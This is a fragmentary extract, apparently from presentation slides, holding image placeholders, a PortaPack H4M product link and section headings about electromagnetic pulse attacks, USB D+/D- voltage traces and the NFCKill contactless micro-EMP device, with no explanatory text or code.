


— <https://lab401.com/products/portapack-h4m>

# Electromagnetic Pulse Attacks




# USB D+ and D-, vertical scale 101 V/div




# Contactless Micro-EMP Variant (NFCKill)

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